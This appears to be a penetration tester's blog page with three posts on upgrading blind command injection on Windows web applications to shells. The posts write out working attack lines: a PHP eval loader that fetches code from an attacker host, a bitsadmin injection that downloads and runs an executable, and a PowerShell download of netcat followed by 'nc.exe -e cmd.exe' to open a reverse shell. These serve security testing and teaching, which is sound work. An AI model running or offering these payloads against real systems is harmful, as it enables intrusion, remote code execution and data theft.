Showing posts with label Command Execution. Show all posts

Friday, February 21, 2014

PHP Meterpreter Web Delivery

I recently found myself in a situation where I had command execution through a web application and but wanted to upgrade to a reverse shell that included Meterpreter functionality. I had two roadblocks as I needed to bypass antivirus and some of the local exe's were locked down, such as powershell (sadface), net commands, ipconfig, etc. (sidenote: shoutout to Chris (@obscuresec) for some great ideas on getting around locked down files)

After some research I was able to establish a simple PHP command and control-type scenario where the server would reach out to me and execute whatever code I specified on my attacking machine using a combination of eval and file_get_contents. This way it left a very small footprint (one line) on the target machine and I was able to execute larger blocks of code as my initial command execution bug was limited by length. The PHP code went something like this:

<?php eval(file_get_contents('http://attacker/boom.txt'); ?>

This way I had no size limitations and had access to all the functionality of PHP, which is quite a bit. I ended up enumerating the internal network using PHP to do things like scan ports, grab internal web pages, etc.

All this to say, it got me thinking and after a quick refresher, I dove back into ruby world to try to hack together a metasploit module that will automate this and provide the elusive meterpreter. The super flexible, ninja module structure credit goes to Ben Campbell (@meatballs__).

Simply configure the options



..and execute the printed command on the targeted system


Update*
I have added support for python and combined this module with the psh_web_delivery module. The resulting module has been merged into the metasploit framework. You can find the module here.

Friday, June 7, 2013

Retrieving Elusive Command Output part 2

I can retrieve files using the same method as.... Windows Update??

In an earlier post, I described one possible way to upgrade a blind, command execution vulnerability to an interactive shell using only native windows commands. In this post I will ultimately accomplish the same goal, just in a different way using the same method that windows update uses to pull files, a tool called bitsadmin.

This is not a new idea, as it has been documented elsewhere (I think @mubix and @carnal0wnage might have mentioned it at Derbycon), but it just sparked my interest after I saw a tweet from @brutelogic, so I wanted to do a quick write up on it.

We will use the same scenario as the previous post, a vulnerable web application where we have confirmed command injection (via ping/DNS etc) but are unable to view our command output.

Once we have generated/selected the executable to be downloaded, we will need to serve it on our attacking machine.We will inject the command the same way as before:

127.0.0.1 | cmd.exe /c bitsadmin /transfer booyah http://192.168.2.105/boom.exe c:\%homepath%\boom.exe & c:\%homepath%\boom.exe

"booyah" is simply the bitsadmin job name and then we provide the command the location of the file to grab, followed by where to save the file and what to save it as. I use the %homepath% variable to be sure the user we are running as has permissions to write to the folder. We then append the command to execute the file as well.

**note that bitsadmin need a full path when you provide the location to save the file or else it will throw an error.

Once the transfer has completed, our payload executes and...


Booyah.

Wednesday, March 6, 2013

Retrieving Elusive Command Output

I have found myself on multiple pentests recently where I needed to retrieve (blind) command output from a remote machine. Blind remote command execution by itself is great, and you can do many evil thing to a machine without even having to view the output, but usually at some point during the attack lifecycle you will need to view command output (for example data exfiltration/shell upgrade). This post will assume the following things:

-Blind remote command execution has been verified (via icmp or some other method)
-You are attacking a web application
-You are attacking a windows host
-You wish to use native Window$ programs so you dont have to upload anything(more noise)

 The most common way to retrieve blind command output would be through FTP. This method works great, but for the sake of learning multiple ways to accomplish this I wanted a second way to view this command ouput. Our goal will be to upgrade to an interactive command prompt, allowing us to view command output.

Here is the setup:

Victim Machine: Win7 running DVWA (192.168.1.101)
Attacker Machine: Backtrack (192.168.1.107)

For this post, we will use to command execution vulnerability within DVWA as our initial "blind" command execution. I realize DVWA by default spits the cmd output back to you, but you can edit the PHP source code (and learn some more in the process) to make this a truly blind attack.

We will use the following payload to exploit the vulnerability:

127.0.0.1 | whoami

Now that we have established blind command execution, we need to use another tool native to Windows to grab a file for us. When it comes to Windows I do most things with Powershell, and have found a renewed love for it thanks to the awesome work from @mattifestation and @obscuresec with the PowerSploit project. Thus I wanted to use it to accomplish my goals. I needed a one-line Powershell command that would work similar to wget for linux. After some research, I came across this blog post that gave me what I needed. It goes something like this:

(new-object System.Net.WebClient).Downloadfile("http://attacker.com
/test.txt", "test.txt")

This command creates a new COM object for the System.Net.Webclient class and then uses the DownloadFile method passing it two parameters:
1) The location and name of the file you want to download
2) Where/what name you want to save it as on the local machine

Once I confirmed this command would reach out to my server, I put a netcat binary into the webserver root. 

Using this command (after modifying the quotes) and invoking the powershell.exe binary, I was able to pull netcat from my machine. The full command to the web application resulted in this:

127.0.0.1 | powershell.exe (new-object System.Net.WebClient).Downloadfile('http://192.168.1.107/nc.exe', 'nc.exe')


Then, once the command completed, I set up a netcat listener on my attacker machine and issued a second command to the web application to push a shell back to my attacker machine via netcat:

127.0.0.1 | nc.exe -e cmd.exe 192.168.1.107 21


In this post we used Powershell to go from blind/1-way command execution to an interactive windows shell allowing us to retrieve command output.

If you know of other ways to retrieve blind command execution output using native windows tools, please feel free to discuss in the comments.